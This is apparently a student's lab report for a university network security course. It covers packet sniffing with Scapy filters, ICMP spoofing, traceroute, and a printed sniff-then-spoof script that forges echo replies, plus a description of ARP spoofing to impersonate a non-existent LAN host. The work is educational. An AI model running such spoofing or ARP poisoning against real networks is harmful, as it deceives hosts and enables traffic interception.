
COMP434 - Computer and Network Security

Project #3 Packet Sniffing and Spoofing Lab

Project Report



KOÇ
UNIVERSITY

Özgün Ozan Nacitarhan

ID: 63923

Task 1.1A: Sniffing Packets

File(s): *sniffer.py*

The figure below shows the sniffer.py (top-right) file which contains python code for sniffing packets. The output of the program can be seen on the top-left terminal. A ping request is sent to the www.ku.edu.tr website via another terminal (bottom-left) to demonstrate the sniffing. The same package can be seen in the Wireshark (bottom-right).




Figure 1. Sniffing packets with root privilege

The same program was run without root privileges. As can be seen in the figure below, it throws an error called PermissionError which indicates that the program cannot sniff packets without root privileges. This is a design choice of the Linux operating system which prevents unprivileged applications to sniff packets through the network.




Figure 2. Sniffing packets without root privilege

Task 1.1B: Sniffing Packets with Filters

File(s): *sniffer_icmp.py*

The figure below shows the sniffer_icmp.py (top-right) file which contains python code for sniffing ICMP packets. The output of the program can be seen on the top-left terminal. A ping request (ping request is an ICMP packet) was sent to the www.ku.edu.tr (`ping -c www.ku.edu.tr`) website via another terminal (bottom-left) to demonstrate the sniffing. The same package can be seen in the Wireshark (bottom-right).

The code is similar to *Task 1.1A* with minor differences. The filter for the Scapy's sniff function is set to ICMP only (`filter='icmp'` in line 13). Plus, some information about the packet is printed rather than using the `show()` function of Scapy (between lines 6-10).




Figure 3. Sniffing ICMP packets only

Task 1.1B: Sniffing Packets with Filters (cont'd)

File(s): *sniffer_tcp.py*

The figure below shows the sniffer_tcp.py (top-right) file which contains python code for sniffing TCP packets from a particular IP (10.9.0.5) and with a destination port number 23. The output of the program can be seen on the top-left terminal. A telnet connection request (by default it is a TCP packet and its destination port is 23) from 10.9.0.5 (a docker container on the VM) was sent to the 10.9.0.6 (`telnet 10.9.0.6`) which is another docker container on the same VM via another terminal (bottom-left) to demonstrate the sniffing. The same package can be seen in the Wireshark (bottom-right).

The code is similar to *Task 1.1A* with minor differences. The filter for the Scapy's sniff function is set to TCP requests from 10.9.0.5 and with destination port 23 only (`filter='tcp port 23 and src host 10.9.0.5'` in line 13). Plus, some information about the packet is printed rather than using the `show()` function of Scapy (between lines 6-10).




Figure 4. Sniffing TCP packets from 10.9.0.5 with destination port 23 only

Task 1.1B: Sniffing Packets with Filters (cont'd)

File(s): *sniffer_subnet.py*

The figure below shows the sniffer_subnet.py (top-right) file which contains python code for sniffing packets from/to a particular subnet (128.238.0.0/16). The output of the program can be seen on the top-left terminal. An empty packet was sent to 128.230.0.0/16 via another terminal (bottom-left) to demonstrate the sniffing. The same package can be seen in the Wireshark (bottom-right).

The code is similar to *Task 1.1A* with minor differences. The filter for the scapy's sniff function is set to a specific subset (`filter='dst net 128.230.0.0/16'` in line 8).




Figure 5. Sniffing packets from/to a particular subnet

Task 1.2: Spoofing ICMP Packets

File(s): *~done through terminal~*

The figure below shows a simple packet spoofing using Scapy. The docker container with root privileges (attacker container) was used for spoofing. As can be seen on the terminal in the figure (lefthand side), an IP object is created with the `a = IP()` command and an arbitrary IP address is set as its source (`a.src = '1.1.1.1'`). Then the IP address of a docker container on the VM is set as the destination address of the IP object (`a.dst = '10.9.0.5'`). With the `b = ICMP()` command, a new ICMP object is created and with the `p = a/b` command, a and b objects were stacked to form a new object. Finally, with Scapy's `send()` function, the packet was spoofed. The spoofed packet can either be seen on the terminal or on Wireshark. To observe whether the request was accepted by the receiver, Wireshark was used. On the right-hand side of the below figure, it can be seen that the receiver (10.9.0.5) sent an echo reply to our arbitrary IP address (1.1.1.1). Thus, this shows that the spoof was successful.




Figure 6. Spoofing ICMP Packets

Task 1.3: Traceroute

File(s): trace_route.py

The figure below shows a tool for estimating the distance between the VM and a selected destination. It increments the TTL field of the ICMP packets that are sent until it reaches the destination (i.e. getting an echo reply). The value of the TTL when the program gets an echo reply represents the estimated number of routers between the VM and the destination. The packets can be seen on the Wireshark (right-hand side of the below figure).

The code uses the same logic as *Task 1.2* for sending packets. The only difference is it sets the packets' TTL values in addition to the destination IP. Plus, the code takes the destination IP address as an argument. This helps the user to try different IP addresses as destinations without changing the code itself. Finally, the code also prints the routers' addresses along the way.




Figure 7. Traceroute

Task 1.4: Sniffing and-then Spoofing

File(s): snif_and_spoof.py, snif_and_spoof_with_arp.py

The figure below shows the python file for sniffing and-then spoofing packets. It filters ICMP packets and checks if they are echo requests (`if pkt[ICMP].type == 8:`). If it sniffs an echo request, prints the sniffed packet's source and destination, then it creates an IP object and sets its source to the destination of the sniffed packet (`a.src = pkt[IP].dst`). After that, it sets the destination to the source of sniffed packet(`a.dst = pkt[IP].src`). Finally it creates an ICMP object b which has echo-reply type, same id from sniffed packet and same seq from sniffed packet (`b = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)`) and sends it with Scapy's `send()` function. This code does not check if the IP address is alive or not, it just sends an echo-reply whenever it sniffs an echo request.

```
#!usr/bin/env python3
from scapy.all import *

def get_and_send_pkt(pkt):
      if pkt[ICMP] is not None:
            if pkt[ICMP].type == 8: # if it is echo request
                  print('Packet sniffed')
                  print('Source:', pkt[IP].src, 'Destination:', pkt[IP].dst)
                  a = IP()
                  a.src = pkt[IP].dst # sets source to the X which user pings
                  a.dst = pkt[IP].src # sets destination to the user
                  # configuring the echo reply with sniffed pkt information
                  b = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
                  p = a/b/pkt[Raw].load
                  send(p, verbose=0)
                  print('Reply send to:', pkt[IP].src, 'as:', pkt[IP].dst)
                  print('=====')

ifaces = ['br-82d5b13c1347', 'enp0s3', 'lo']
pkt = sniff(iface=ifaces, filter='icmp', prn=get_and_send_pkt)
```

Figure 8. snif_and_spoof.py file for sniffing and then spoofing packets

Task 1.4: Sniffing and-then Spoofing - Scenario 1

The below figure is the demonstration of the python file which is explained at the beginning of *Task 1.4* with the docker container (bottom left terminal) pinging 1.2.3.4 (a non-existing host on the internet). As can be seen from the bottom left terminal and the Wireshark window (bottom right), the source gets an echo reply from a non-existent host on the internet. This shows that the python program fools the target when it sends a ping to a non-existing host on the internet.




Figure 9. Sniffing and then spoofing with a non-existing host on the Internet

Task 1.4: Sniffing and-then Spoofing - Scenario 2

The below figure is the demonstration of a docker container (bottom left terminal) pinging 10.9.0.99 (a non-existing host on the LAN). As can be seen from the bottom left terminal and the Wireshark window (bottom right), the source gets an echo reply from a non-existent host on the LAN. To achieve this, ARP packets needed to be sniffed and spoofed as well. Lines 5-6 of the *snif_and_spof_with_arp.py* file (top right on the figure below), handle the ARP spoofing. It tells the router that the IP (10.9.0.99) is associated with the attacker's MAC address. Since the ARP broadcast can be seen by everyone on the LAN, when there is an ARP broadcast that asks "Who has 10.9.0.99? Tell 10.9.0.1." the program replies, and the IP is associated with the attacker's MAC address. After that, the ICMP packet was spoofed with the code explained at the beginning of *Task 1.4*.

